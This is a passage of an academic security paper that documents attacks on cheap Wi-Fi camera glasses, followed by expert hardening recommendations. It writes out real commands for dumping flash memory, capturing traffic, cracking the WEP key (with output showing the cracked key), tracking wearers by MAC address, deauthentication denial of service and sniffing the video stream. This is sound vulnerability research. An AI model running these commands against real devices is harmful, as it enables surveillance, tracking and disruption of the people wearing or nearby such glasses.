To interface the FW and RX/TX pins, we employed an UART/ TTL adapter [33]. Reading the FW interface failed since there was no data on the reading channel. However, we were able to successfully read data on the RX/TX interface and get access to more information about the camera glasses. We found that the internal memory of the microprocessor was 8 MB; the external flash memory was encoded; the presence of the words "task" and "priority" in the serial data stream suggested a real-time operating system running on the microprocessor; during the initializing sequence, the name of the Wi-Fi network, password, and the SSID information of the on-board wireless communication chip were displayed. We found that there were three tasks that initiated TCP/IP services and that the code employed specific libraries targeting GeneralPlus microprocessors.[2]

We continued our investigation with an attempt to read the contents of the on-board flash memory. The physical aspect of the memory chip, the number of connectors (8), and their layout indicated a Small-Outline Package (SOP) design [19]. Thus, we extracted the contents of the memory using an SOP-8 connector (see Figure 4), a Raspberry Pi Zero W, and the `flashrom` [31] software utility with the command line:

```
./flashrom -p linux_spi:dev=/dev/spidev0.0, spispeed=30000 -r /mnt/root-ro/test.rom2
-o log.flashrom2
```

We then performed an entropy analysis [35,36] of the extracted memory using the `binwalk` [34] utility:

```
./binwalk -E log.flashrom2
```

Entropy analyses are useful to understand whether binary data are encrypted or compressed [35,36,44,71]. Our analysis revealed several high entropy zones (max .989) that alternated (*SD*=.178) with lower entropy ones (min .417), suggesting that the memory was encoded; see Figure 5. (Data that are encrypted or compressed have higher entropy than code or text. An entropic value near 1.0 suggests that the data are random or that Cipher Block Chaining might have been used; see [9] (pp. 129-184).) We did not follow this thread of investigation further since we were more interested in the Wi-Fi communications leaks (described next), but examinations could continue at this point to find out more [68] about the software running on the camera glasses and the contents of the memory. These examinations may include initiating a serial communication with the Wi-Fi chip, or connecting to the host microprocessor to discover other security vulnerabilities. However, while analyzing the hardware components in order to determine their type and vendors, we observed that the videos recorded using the connected glasses persisted on the SD card inserted in one of the temple joints. Videos were stored in non-encrypted form, which rendered them playable with any third-party application. Other smart devices (such as smartphones, tablet devices, etc.) make use of disk- or file-based encryption techniques to keep the user data private. This finding breaches security requirements S_1 to S_5 (confidentiality, integrity, availability, authentication, and access control) as well as privacy requirements P_2 to P_4 (measurement privacy, wearer privacy, and bystander privacy, respectively).

5.3 Step 3: Wi-Fi Communications Analysis

The WI-G5 camera glasses use the 802.11 protocol to stream 1080p video to a connected device, such as a smartphone. This protocol defines two types of devices relevant to our analysis: Access Points (that enable clients to connect to and be part of an 802.11 LAN) and Stations (represented by the actual clients that connect to the Access Points). Access Points broadcast the following information in order to be discoverable by Stations: BSSID (the MAC-level address of the Access Point), SSID (the network name), channel (a numerical value that identifies the communications channel in the 2.4 GHz frequency band), and the security protocol. We found that the WI-G5 device advertised as an Access Point enabling other devices to connect to its local network.

[2] http://www.generalplus.com/



Fig. 4. Interfacing the on-board memory of the camera glasses using an SOP-8 connector.



Fig. 5. Entropy graph of the contents of the on-board flash memory. Our analysis found high entropy zones alternating with lower ones suggesting that the memory was encoded.

The WI-G5 glasses support the WEP, WPA1, and WPA2 security protocols. To find out the default setting, we used a laptop running Kali Linux, the AWUS1900 Wi-Fi adapter [7], and the `aircrack-ng` [5] utility to analyze the 802.11 spectrum. We ran the command line:

```
./airodump-ng wlan0
```

to list the wireless characteristics of the Access Point, where `wlan0` is the interface associated to the Wi-Fi adapter. The default setting of the camera glasses revealed the WEP security algorithm, which leverages the RC4 stream with an 64-bit encryption key, known to have numerous vulnerabilities [13,89].

Once the Wi-Fi connection to the glasses was initiated, we scanned the TCP ports to identify services exposed by the camera glasses. We identified ports 80 (HTTP), 8080 (HTTP), and 8081 (binary proprietary). The TCP/80 service used HTTP to present the users of the camera glasses with an administration interface in a web browser. The server was identified as `lwIP/1.3.1`, a TCP stack with an open-source license and a version from 2009.[3] The interface was protected by a password, but our analysis revealed that the username "admin" with any password enabled access to the server. The TCP/8080 service used HTTP with a signature characteristic to a real-time transfer protocol (RTP) server for video and audio streaming [79]. We used the `Wireshark` [98] tool to analyze the Wi-Fi communications between the camera glasses and the smartphone app. By listening on the TCP/8080 port, we were able to observe HTTP/TCP traffic compressed using `mjpeg`. On the TCP/8081 port, we detected binary communications following a pulse-like pattern. Further analysis revealed that the smartphone app was periodically sending status requests, to which the camera glasses responded. Video settings were sent in XML format using the same channel. We then used `aircrack-ng` [5] and `libtins` [32] to monitor and analyze low-level operations on 802.11 data packages with the following commands:

```
airodump-ng -w ivs --bssid 60:11:55:44:d3:54 -c 7 wlan0
```

where the MAC address from this command line belongs to the WI-G5 camera glasses (see Table 2) and the value "7" represents the channel number in the 2.4 GHz band.

In conclusion, port 80 was a configuration interface, port 8080 was exclusively used for video streaming, while all the other operations (control, configuration, administration, echo) were implemented on port 8081. This information that we discovered is useful for many types of attacks (see Table 1) especially for the man-in-the-middle, where the attacker emulates the control connection next to impersonating the device. Given the characteristics of the communication protocols that we identified in our analysis as well as the presence of non-encrypted streaming, administrative, and control interfaces, we conclude that no encryption was present for the video data and related camera functionality other than the one implicitly provided by the wireless security algorithm, WEP, being used by default. Next, we discuss the suitability of each type of attack from Table 1.

5.4 Attack A_1: Camera Glasses Discovery

MAC addresses use the first 16-24 bits to indicate the address scope and the producer of the hardware. Since Wi-Fi devices advertise their MAC addresses, we analyzed the Wi-Fi communications between the glasses and the connected smartphone receiving the live video stream using our Wi-Fi adapter [7] and the `iw` [18] utility. Table 2 reveals clear similarities between the MAC addresses of camera glasses of the same model: the first two bytes are identical: 0x60 and 0x11 for the WI-G5 and 0x74 and 0x1A for the NC-C05 model. This simple analysis shows that an attacker could easily identify these devices in the Wi-Fi environment.

Using specialized equipment, this kind of attack can be performed from up to 1 km away [14]. To put these results into context, it is important to note that while computing devices with significantly more resources, such as laptops, desktops, and high-end smartphones, make use of MAC address randomization technology when they are not connected to a base station (Access Point), the connected camera glasses device represents the Access Point and, therefore, does not randomize its MAC address, making it easy to track in any scenario involving Wi-Fi communications.

[3] http://cvs.savannah.nongnu.org/viewvc/lwip/lwip/CHANGELOG

Model	Test device	MAC address
WI-G5	1	**60:11**:8A:AD:2D:F6
WI-G5	2	**60:11**:55:44:D3:54
NC-C05	1	**74:1A**:10:30:FF:FC
NC-C05	2	**74:1A**:10:B1:09:3A
NC-C05	3	**74:1A**:10:30:77:82
NC-C05	4	**74:1A**:10:B1:08:52

Table 2. MAC addresses for two WI-G5 camera glasses (top two rows); note the identical first two bytes. The next four rows list MAC addresses for the additional NC-C05 glasses that we tested to confirm device detection and identification attacks; also note the identical first two bytes.

5.5 Attack A_2: Remote Access to the Camera Glasses

For this attack, we used two AWUS1900 wireless adapters [7]. We captured data packages using `aircrack-ng`, as shown previously, while from another terminal, the command line:

```
aircrack-ng ivs*.cap
```

was used repeatedly. We were able to successfully decrypt the default password (which was "12345") in under two minutes; see Figure 6. According to SplashData's report [84] on the "Top 100 Worst Passwords of 2018", the password "12345" ranks 5th in that top, a position unchanged from 2017 [83], while it ranked 2nd place just 10 years ago [63]. (The first two positions are occupied by "123456" and "password," respectively.) In our previous analysis, we found that the connected camera glasses device employs the unsecure WEP algorithm, although it also supports WPA and WPA2 at the hardware level. Modern computer systems, including mobile devices, have implemented stronger security algorithms for more than a decade; see, for instance, recent statistics on Wi-Fi networks from Wigle.net [96] that show that only 5.1% of the world wireless networks are still using the WEP algorithm and standard for communications. (On another note, the same report shows that 3.3% of the Wi-Fi networks are running unencrypted, making them very vulnerable to attacks.)

5.6 Attack A_3: Camera Glasses (and Wearer) Tracking

Once the camera glasses are detected in the Wi-Fi environment, a repeated detection procedure can be performed to track the glasses and, implicitly, the user wearing them. For instance, the strength of the Wi-Fi signal can provide useful information about the proximity to the Access Point. Both the `airodump-ng` utility and the resulting capture files (e.g., pcap) report RSSI values, among other radio metadata. The following command line extracts such relevant information regarding RSSI, GPS location, the network name and timestamps for when the network was detected, etc.:

```
airodump-ng -o logcsv  -w log.csv --bssid 60:11:55:44:d3:54 wlan0
```

More complex methods for tracking with Wi-Fi exist [60,67,74] and could be further implemented, but the above procedure is sufficient to demonstrate this type of attack.

5.7 Attack A_4: Camera Glasses (and Wearer) Identification

The Attacker can store the MAC address of the camera glasses owned by a specific user, e.g., `60:11:55:44:D3:54`. At a later moment, when that MAC address is detected again using the procedure described to implement attack

```
root@kali:~/uni# aircrack-ng ivs-05.cap
Opening ivs-05.caplease wait...
Read 66220 packets.

   #  BSSID              ESSID                     Encryption

   1  60:11:55:44:D3:54  GPSS-CAM-44d354           WEP (0 IVs)

Choosing first network as target.

Opening ivs-05.caplease wait...
Read 66220 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 28243 ivs.
                     KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
```

Fig. 6. Successful password detection using `aircrack-ng` [5].

A_1 (camera glasses discovery), the identity of the wearer may be exposed. The C++ code companion to this article checks for a match of the first two bytes of the MAC address (see Table 2) against a list of known models to identify the model of the camera glasses, e.g., WI-G5 for the address above. A simple extension can be written to compare all the bytes instead of the first two in order to identify specific MAC addresses from a list of addresses of interest. Previously, we mentioned MAC address randomization technology employed in laptops, desktops, and high-end mobile devices as a potential solution to prevent the attack type A_1 (device discovery). However, the camera glasses device represents the Access Point and, therefore, does not randomize its MAC address, which makes it an easy target for tracking using Wi-Fi communications as demonstrated above.

5.8 Attack A_5: Denial of Service

In this attack, the smartphone app, connected to the camera glasses, will stop receiving live video. The MAC address of the camera glasses and the connected smartphone are needed as well as the channel number for the wireless communications occurring in the 2.4 GHz band. The previous sections demonstrated how to expose such information. To implement this attack, we ran a deauthentication procedure, as follows:

```
aireplay-ng -0 1 -a 60:11:55:44:D3:54 wlan0 -c 30:07:4d:0f:18:f1
```

where value "1" specifies the number of deauthentication packages; the first MAC address is the camera glasses (see Table 2) and the second address corresponds to the connected device. Upon execution of this command, the smartphone and the glasses disconnect, preventing further video recording on the smartphone. To put these results in the proper context, deauthentication is a wireless attack inherent to most of the wireless devices that are present on the market today. While efforts to combat this attack by making use of Protected Management Frames exist, their implementation across standard devices employing older protocols, before 802.11ac, is not mandatory according to IEEE 802.11w-2009, the amendment to the IEEE 802.11 standard to increase the security of its management frames.

5.9 Attack A_6: Video Sniffing

When the channel hopping function detects a camera glasses device according to the procedure described for attacks A_1 (device identification), A_3 (wearer tracking) and A_4 (wearer identification), the next step is to gain

access to the video stream. Our previous analysis of the wireless communications revealed the `mjpeg` protocol and video streaming on port 8080 in the direction from the camera glasses to the smartphone. To gain access to live video, we employed `ffmpeg`[4] to decode the video stream, as follows:

```
make; ./main wlan0mon | ffplay -f mjpeg - 2> /dev/null
```

This attack is general and can be applied to breach and compromise data privacy for any device streaming video over Wi-Fi that is not protected or for which protection has been compromised, as demonstrated with attack A_2 (remote access to the connected camera glasses).

5.10 Attack A_7: Video Hijacking

So far, we demonstrated camera glasses detection, wearer identification, wearer tracking, preventing the user from receiving video on their connected device, and gaining access to live video. Our last attack attempts modification of the live video stream, for which we propose the following procedure:

(1) The Attacker uses deauthentication to disconnect the wearer's smartphone from the camera glasses, as previously demonstrated.
(2) The Attacker connects to the Access Point of the camera glasses using an Wi-Fi adapter.
(3) Using a second adapter, the Attacker creates an Access Point with the same parameters as the glasses device, but with high-power transmissions to cover the original signal from the glasses.
(4) If steps 2 and 3 take place in fast succession, it is likely for the smartphone to reconnect to the fake Access Point of the Attacker. Then, the Attacker reroutes the communications taking place on the 8081 port (see the previous sections), while acquiring video on port 8080. The video is modified and delivered using the second Wi-Fi adapter to the smartphone on the same port where it is expected.

We were not successful at implementing this attack with our Wi-Fi equipment. In order for such an approach to succeed, it is necessary for an Access Point to emit high-power signals, which is prohibited in most of the EU countries (where this study was conducted), and that can only be performed in lab environments. (The maximum power for Wi-Fi adapters is standardized by the ETSI EN 300 328 Harmonized European Standard [29].) Thus, we limit the presentation of this attack to its theoretical description only, but note that it can be applied to any Wi-Fi streaming device, including other, more sophisticated models of connected camera glasses. Also note, however, that a high power does not guarantee the success of the attack, but increases its chances.

5.11 Summary of Results in Context

We showed in this section with detailed, step-by-step procedures how the types of attacks from Table 1 can be implemented for connected glasses with embedded video cameras. At this point, our findings should be put in a larger context, that in which the security of computer systems and networks represents a major technical challenge that, more often than not, is ignored by consumers and service providers alike. Thus, it is important to look at our results from the perspective of (1) security measures implemented for public Wi-Fi networks as well as (2) consumers that connect to such networks. For example, a November 2016 report from Kaspersky Lab [45] showed that one in four Wi-Fi hotspots from the 31 million they analyzed around the world (such as from cafés, restaurants, malls, etc.) were unsecure and, consequently, represented a threat to their users' personal data as the transmission of traffic they facilitated could be easily intercepted. Of the hotspots analyzed, 25% had not encryption or password, 3% relied on WEP, while the rest used WPA protocols, more difficult but not impossible to crack [90,91]. Another Kaspersky Lab study [46] revealed that 70% of consumers (the study surveyed nearly 12,000 respondents from 21 countries) were aware and concerned about online hacking (e.g., malicious software that intercepts passwords via Wi-Fi) and 44% saw the data stored on their devices sensitive they would not

[4] https://ffmpeg.org/ffplay.html

Expert	Gender / Age	Current position	Experience	Expertise
E_1	Male / 42 yrs.	Managing Director / IT Security	20 yrs.	ATM security, embedded/IoT hardware security, GSM networks, radio networks
E_2	Male / 29 yrs.	Senior Consultant IT Security	5 yrs.	Network security, authenticated encryption, distributed networks, wireless networks
E_3	Male / 29 yrs.	Senior Consultant IT Security	10 yrs.	Software security, mobile applications, wireless networks, financial applications

Table 3. Demographic details of the IT security experts approached in our study.

want anyone else to see it. Nevertheless, 71% still used unsecured public Wi-Fi hotspots, such as from cafés and restaurants and 51% were employing unsecure methods to remember passwords (e.g., writing passwords in a notepad, storing passwords in browsers or on email), while 23% did not believe in security solutions for their data and devices. In a study that complements these surveys, Emami-Naeini *et al.* [27] examined users' privacy expectations and preferences in the context of the rapid deployment of Internet-of-Things (IoT) technologies and devices. They conducted a large vignette study with approximately 1,000 participants and 380 IoT data collection and use case scenarios. The results of their examination showed that users' privacy preferences were dependent on the context of use, e.g., participants were less comfortable when it came to issues regarding the collection and use of biometrical data (e.g., fingerprints) compared to environmental data (e.g., physical presence), and expressed preferences for being notified about the data practices employed by IoT devices and environments. This larger context, thus, shows that attacks like the ones we presented in this section are often facilitated by poorly secured Wi-Fi hotspots, but also by uninformed consumers or users that do little about protecting their privacy with secure tools. However, one good news is that, in the context created by ePrivacy [17] and General Data Protection Regulation (GDPR) [16], privacy concerns about the use of camera glasses are shifting from research to the public domain, either in the form of blogs [8,40,51] or official reports from habilitated institutions [28]. It is our hope that our results will contribute toward more secure wearable camera devices and consumer practices involving the use of such devices in public places [48–50], including new emerging contexts of use [4].

6 RECOMMENDATIONS FOR MORE SECURE CONNECTED CAMERA GLASSES

We presented our empirical findings to three IT security experts from a multi-national company specialized in IT security audits, penetration testing, consulting, and IT security solutions. Overall, the three experts cumulate 30 years of experience in IT security comprising expertise in wireless networks, encryption, IoT, hardware and software security; see Table 3 for their description. We engaged the experts in a discussion regarding potential fixes to prevent security threats and breaches for future designs of connected glasses with embedded video cameras. In the following, we summarize the outcome of those discussions in the form of eight specific recommendations for practitioners to design more secure camera glasses:

(1) MAC address disclosure can be partially prevented, according to expert E_1, by (i) using address randomization whenever devices are broadcasting on public channels before the pairing phase and (ii) by using hash- or encryption-based anonymization; although see Demir *et al.* [22] and Becker *et al.* [11] for caveats, e.g., hash-based anonymization in Wi-Fi tracking systems can still be defeated by using an appropriate guesswork [22]. Since the glasses device acts as an Access Point, MAC address randomization could be implemented in several ways. For example, at boot time, a new MAC address is allocated having the last two bytes changed; or, a single, static MAC address could be shared by several glasses, which would make

tracking a particular device considerably harder. Implementing these recommendations would make attacks A_1 (device discovery), A_3 (wearer tracking), and A_4 (wearer identification) more difficult to perform.

(2) To further prevent A_1 (camera glasses discovery), A_3 (wearer tracking), and A_4 (wearer identification), expert E_3 recommended using other networks and protocols for implementing communications, such as mobile broadband technologies 4G and 5G. His recommendation stemmed from the fact that statistical analysis of radio signals (based on signal strength, MAC addresses, the volume of transferred data, and other radio capabilities) can ultimately identify paired devices and, consequently, their users. However, 4G and 5G make tracking radio signals and mapping them to two independently connected mobile broadband users, such as the camera glasses and the smartphone app, more complex since the devices communicate inside centralized and crowded networks. An example of how this approach could work is as follows: both devices, the camera glasses and the smartphone, are connected to the 4G/5G network, which makes them, from a radio perspective, indistinguishable from other mobile devices. Then, device pairing and authentication can be established in several ways: (i) by using an existing peer connection protocol, such as TURN or STUN, already employed for chat, video telephony, and presentation solutions or (ii) by employing a distributed hash table, an approach adopted for distributed systems, such as BitTorrent.

(3) E_2 recommended using other radio communication channels, such as Bluetooth 4.0, to prevent real-time device tracking by means of the security capabilities of those protocols regarding synchronization and frequency agreement, channel hopping sequence, and channel pass code. For example, Bluetooth 4.0 allows MAC address randomization with identity resolution keys and retuning the radios 1600 times per second and, thus, can deliver a more secure radio medium compared to Wi-Fi. This recommendation addresses attacks A_1 (device discovery), A_3 (wearer tracking), and A_4 (wearer identification).

(4) Lack of security awareness during the hardware and software design phase may easily lead to predictable passwords as well as to other software flaws, which exposes embedded devices to attacks. Initial pairing and provisioning processes should follow a security-first design approach, according to expert E_3, by using secure key generation and exchange methods. This recommendation addresses attack A_2 (remote access to the camera glasses). Random credentials should be allocated to each device and included in the delivery package as a sticker or a note. For automated discovery and key exchange mechanisms, password-authenticated key agreement can be used to establish cryptographic keys and, correspondingly, cryptographic channels for application- and hardware-level communication, based on passphrases.

(5) To further prevent A_2 attacks (remote access to the camera glasses), expert E_2 recommended (i) randomly generated device-specific passwords for wireless networks and (ii) providing capabilities for users to change or rotate secrets employed during communication and/or pairing. Once the initial pairing of the glasses with the smartphone is complete with the initial/default password, a new set of credentials can be generated by the paired smartphone and exchanged with the glasses device.

(6) Regarding A_5 attacks (denial of service), expert E_1 suggested switching to network protocols that prevent deauthentication, a known security issue for Wi-Fi. Bluetooth 4.0 or WPA3 should be employed to prevent deauthenticationd attacks, e.g., by requiring authentication for the wireless deauthentication frame.

(7) Regardless of the encryption used at the physical and data-link layers, additional encryption at the data presentation layer would provide confidentiality and integrity even for scenarios where the data or the physical layers have been compromised. In this regard, TLS/SSL is a common industry standard that provides such capabilities, a recommendation from expert E_2. TLS communications should be enabled for all network services, e.g., for the glasses control port, the HTTP management interface, etc. TLS should be configurable from the mobile device application to enable certificate requests and uploading of signed certificates. This recommendation would prevent attacks A_6 (video sniffing) and A_7 (video hijacking).

(8) To further prevent video sniffing and hijacking, expert E_3 suggested data encryption at the application layer. For added security, generate high-entropy encryption keys during the initial pairing/provisioning

step. Given the built-in video capabilities of the glasses device, the exchange of keys could be performed with QR codes, i.e., the user simply looks at a QR code displayed on their smartphone. During the initial pairing procedure or upon a hardware button press on the glasses, the firmware running on the glasses device scans the QR code generated by the smartphone containing a random secret, which will encrypt all further communications. Symmetric cryptography could be used in this case.

7 LIMITATIONS OF THE CASE STUDY AND FUTURE WORK

In our case study, we reported results for a specific model of camera glasses, the WI-G5 [70] and the similar NC-C05 model. We chose this particular device for three reasons:

(1) First, the *main and only function* of the WI-G5 is to stream video to a connected smartphone and, thus, the WI-G5 can be seen as the quintessence of a camera glasses device, having no other purpose and, consequently, is representative for our scope of investigation as set in the Introduction section.
(2) Second, the low-cost ($52) of the WI-G5 makes it *very affordable* and *readily replaceable* in case it breaks down, opening the way toward a market of disposable personal wearable computing devices outside the medical application domain [75].
(3) Third, we came across this model repeatedly on Amazon under various vendor names, such as Yaoawe [101] (also see [100], the equivalent model of the NC-C05 glasses that we used for our MAC addresses analysis in Table 2) priced at $45.99. Other vendor names include Hereta ($49.99) [37] or LFHMLF ($31.98) [55]. Looking at the technical specifications of these devices, we believe they incorporate the same hardware and software components as the WI-G5 (and NC-05, respectively), possibly with minor variations. All these models, as well as other, similar ones, are *readily available* to order online and, thus, are immediately and easily accessible worldwide by many consumers.

The task-focused design, affordability, and availability of the WI-G5 glasses device made us chose it for our case study. Although it can be argued that the results obtained are limited to this specific model until confirmed for other models as well, we expect other glasses to expose similar security threats. Just like history has demonstrated for smartwatches [81,93,94] and fitness trackers [6,15,20,30], we suspect that many camera glasses currently available on the market do not have hardware and software architectures suited to prevent security attacks, most likely due to manufacturers being more interested in utility rather than the security of their products at this stage of mass consumer penetration of such devices. Some of our attacks, such as detecting devices in the Wi-Fi spectrum, are general to apply to all Wi-Fi connected glasses models. Moreover, our approach to Wi-Fi attacks is equally applicable to other types of devices, such as glasses that incorporate displays (i.e., smartglasses according to the classification from [52]) as well as glasses that feature integrated optical combiners and prescription lenses (i.e., smart eyewear [52]) that transmit in the Wi-Fi spectrum. Thus, one line of future work is to apply our procedure in order to uncover and report vulnerabilities for other models of glasses with embedded video cameras. Nevertheless, we expect glasses with more complex architectures and high-end models to resist better to our attacks, or for our attacks to require some adaptation. For instance, Spectacles 3 [82] embed two cameras to capture depth videos, a feature that requires an adaptation of the procedures described in this paper. We leave such investigations for future work. Such explorations will complete the results reported in this paper and, together with our results, will bring a new perspective on the current research on eyewear computing that, so far, has been limited to other scopes of scientific investigation oriented on applications, usability, and understanding user preference and behavior. For instance, Bipat *et al.* [12] examined the use of the Spectacles smartglasses with semi-structured interviews and surveys. They reported popular usage scenarios (e.g., for outdoor activities and traveling) as well as reasons for wearing camera glasses (e.g., for capturing special events or for work).

Regarding the last point, another line of relevant future work is represented by understanding security and privacy requirements and devising potential solutions for specific contexts of use and for specific categories

of users, such as people with disabilities [72]. So far, the assistive technology community has focused on understanding accessibility challenges and providing technical solutions to increase accessibility, e.g., for users with motor impairments [58,59], visual impairments [2,86,104], or users that are deaf or hard of hearing [42]. Previous investigations of users' preferences for such devices [77] have not touched aspects of privacy and security, but rather the interest has been heavily oriented toward fostering accessibility, usability, and connectivity [64]. However, as we uncover more security and privacy aspects for wearables [80], including for connected camera glasses as in this work, designing accessible glasses that are equally secure and privacy-oriented should represent a top priority for practitioners, among other aspects of design [10,48,49,92]. Connecting to the XR Access [99] initiative for making virtual, augmented, and mixed reality technology accessible to people with disabilities is one way toward this desideratum.

Lastly, our investigation has specifically addressed glasses devices that stream video for various purposes, such as lifelogging records [38,39], linking to social networks [53], or that require access to services from the cloud to operate [1,54]. High-end HMDs do not need to offload video processing to a connected device since they embed the required resources for on-board video analysis. However, when these devices communicate over a Wi-Fi network, e.g., to access external resources or to use cloud services, they could potentially be vulnerable to the same kind of threats that we overviewed in this article. Thus, further work is needed to extend our findings to other models of glasses/HMDs so that knowledge in this area can be completed. In this regard, our procedures implementing the attacks can be readily tested on other devices as we took specific care to present a detailed activity log of our investigation as well as to release our full `C++` code that implements the various attacks. These resources will help researchers to evaluate whether security and privacy requirements are compromised for other models of connected camera glasses, but also for practitioners to understand and spot vulnerabilities in their designs of new prototypes.[5]

8 CONCLUSION

Although connected camera glasses satisfy many usability requirements for wearables [80], e.g., they are easy to put on, keep in position, and easy to use with one-click photo and video capture, they may fail at satisfying security and privacy requirements for wearable devices, which makes them easy targets for attackers. As camera glasses become more and more available, it is important for the community to consider their security and privacy implications, besides aspects of usability and user experience, and to discuss prevention strategies and defense mechanisms for security threats and attacks. In this work, we exposed and demonstrated a series of attacks for connected camera glasses with reproducible methods and readily available source code. We hope that our work toward raising awareness on these issues will foster more examinations, e.g., of other models of glasses and of other attack strategies, with the goal to improve the security design of future generations of camera glasses.

ACKNOWLEDGMENTS

This work was supported by a grant of the Romanian Ministry of Education and Research, CCCDI-UEFISCDI, project number PN-III-P2-2.1-PED-2019-0352 (276PED/2020), within PNCDI III. Original versions of the icons used to produce Figure 1 were made by Freepik (https://www.flaticon.com/authors/freepik, "Miscellaneous Elements" pack) from Flaticon (http://www.flaticon.com) and licensed under Creative Commons BY 3.0.

REFERENCES

[1] Adrian Aiordăchioae, Daniel Furtună, and Radu-Daniel Vatavu. 2020. Aggregating Life Tags for Opportunistic Crowdsensing with Mobile and Smartglasses Users. In *Proceedings of the 6th EAI International Conference on Smart Objects and Technologies for Social Good (GoodTechs'20)*. ACM, New York, NY, USA, 66–71. https://doi.org/10.1145/3411170.3411237

[5] Interested readers are kindly asked to email the corresponding author of this article, Radu-Daniel Vatavu, for access to the code. A procedure will follow to ensure that our results and code will be used ethically and exclusively for responsible scientific exploration and innovation.

[2] Adrian Aiordăchioae, Ovidiu-Andrei Schipor, and Radu-Daniel Vatavu. 2020. An Inventory of Voice Input Commands for Users with Visual Impairments and Assistive Smartglasses Applications. In *Proceedings of the 15th International Conference on Development and Application Systems (DAS '20)*. 146–150. https://doi.org/10.1109/DAS49615.2020.9108915

[3] Adrian Aiordăchioae and Radu-Daniel Vatavu. 2019. Life-Tags: A Smartglasses-based System for Recording and Abstracting Life with Tag Clouds. *Proc. ACM Hum.-Comput. Interact.* 3, EICS, Article 15 (June 2019), 22 pages. https://doi.org/10.1145/3331157

[4] Adrian Aiordăchioae, Radu-Daniel Vatavu, and Dorin-Mircea Popovici. 2019. A Design Space for Vehicular Lifelogging to Support Creation of Digital Content in Connected Cars. In *Proceedings of the ACM SIGCHI Symposium on Engineering Interactive Computing Systems (EICS '19)*. ACM, New York, NY, USA, Article 9, 6 pages. https://doi.org/10.1145/3319499.3328234

[5] Aircrack-ng. [n. d.]. Aircrack-ng. Retrieved September 8, 2019 from https://www.aircrack-ng.org/

[6] Angeliki Aktypi, Jason R.C. Nurse, and Michael Goldsmith. 2017. Unwinding Ariadne's Identity Thread: Privacy Risks with Fitness Trackers and Online Social Networks. In *Proc. of the 2017 on Multimedia Privacy and Security (MPS '17)*. ACM, 1–11. https://doi.org/10.1145/3137616.3137617

[7] Alfa Network Inc. [n. d.]. Alfa Network AWUS1900 - Kali WiFi USB - Alfa Network Inc. Retrieved September 8, 2019 from https://www.alfa.com.tw/service_1_detail/15.htm

[8] Cristina Contero Almagro. 2019. Overview of the Main Implications for Data Protection of Smart Glasses on Occasion of the Publication of the First Technology Report ("Smart glasses and Data Protection") by the European Data Protection Supervisor. https://aphaia.co.uk/en/2019/02/01/smart-glasses-and-data-protection/.

[9] Ross Anderson. 2008. *Security Engineering: A Guide to Building Dependable Distributed Systems, 2nd Edition*. Wiley Publishing, Inc., Indianapolis, IN, USA.

[10] Shiri Azenkot and Yuhang Zhao. 2017. Designing Smartglasses Applications for People with Low Vision. *SIGACCESS Access. Comput.* 119 (Nov. 2017), 19âĂŞ24. https://doi.org/10.1145/3167902.3167905

[11] Johannes K. Becker, David Li, and David Starobinski. 2019. Tracking Anonymized Bluetooth Devices. In *Proceedings of the 19th Privacy Enhancing Technologies Symposium*, Vol. 3. 50–65. https://petsymposium.org/2019/files/papers/issue3/popets-2019-0036.pdf

[12] Taryn Bipat, Maarten Willem Bos, Rajan Vaish, and Andrés Monroy-Hernández. 2019. Analyzing the Use of Camera Glasses in the Wild. In *Proceedings of the 2019 CHI Conference on Human Factors in Computing Systems (CHI '19)*. ACM, New York, NY, USA, Article 421, 8 pages. https://doi.org/10.1145/3290605.3300651

